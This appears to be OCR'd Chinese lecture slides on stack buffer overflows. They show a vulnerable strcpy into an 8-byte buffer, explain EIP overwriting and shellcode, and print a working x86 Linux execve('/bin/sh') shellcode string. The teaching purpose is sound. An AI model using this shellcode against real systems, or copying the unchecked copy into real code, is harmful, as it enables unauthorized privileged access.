


```
char szBuf[8] = {0};
strcpy(szBuf,argv[2]);
```

argv[2]的内容：

对EIP的填充

Shellcode



shellcode

- 它最初是用来生成一个高权限的shell，因此而得名。是植入代码的核心组成部分，是一段能完成特殊任务的二进制代码。

- 攻击者通过巧妙的编写和设置，利用系统的漏洞将 shellcode送入系统中使其得以执行，从而获取特殊权限的执行环境，或给自己设立有特权的帐户，取得目标机器的控制权。

- shellcode是采用硬编址的方式来调用相应的API函数的，需要首先获取所要使用函数的地址，然后将该地址写入shellcode,从而实现调用。往往需要汇编语言编写，并转化为二进制代码，其内容和长度也经常受到苛刻限制。

- 大多数shellcode都是专用的，与特定的处理器、操作系统、目标程序以及要实现的功能紧密相关，几乎没有一套全平台通用的shellcode。


- 在linux中，为了获得一个交互式shell，一般需要执行代码
  execve(“/bin/sh”，“/bin/sh”，NULL);


- 对此代码进行编译后得到机器码。
  char shellcode[] = “\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh”;


- 注意：不同的操作系统、不同的机器硬件产生系统调用的方法和参数传递的方法也不尽相同。


Exploit

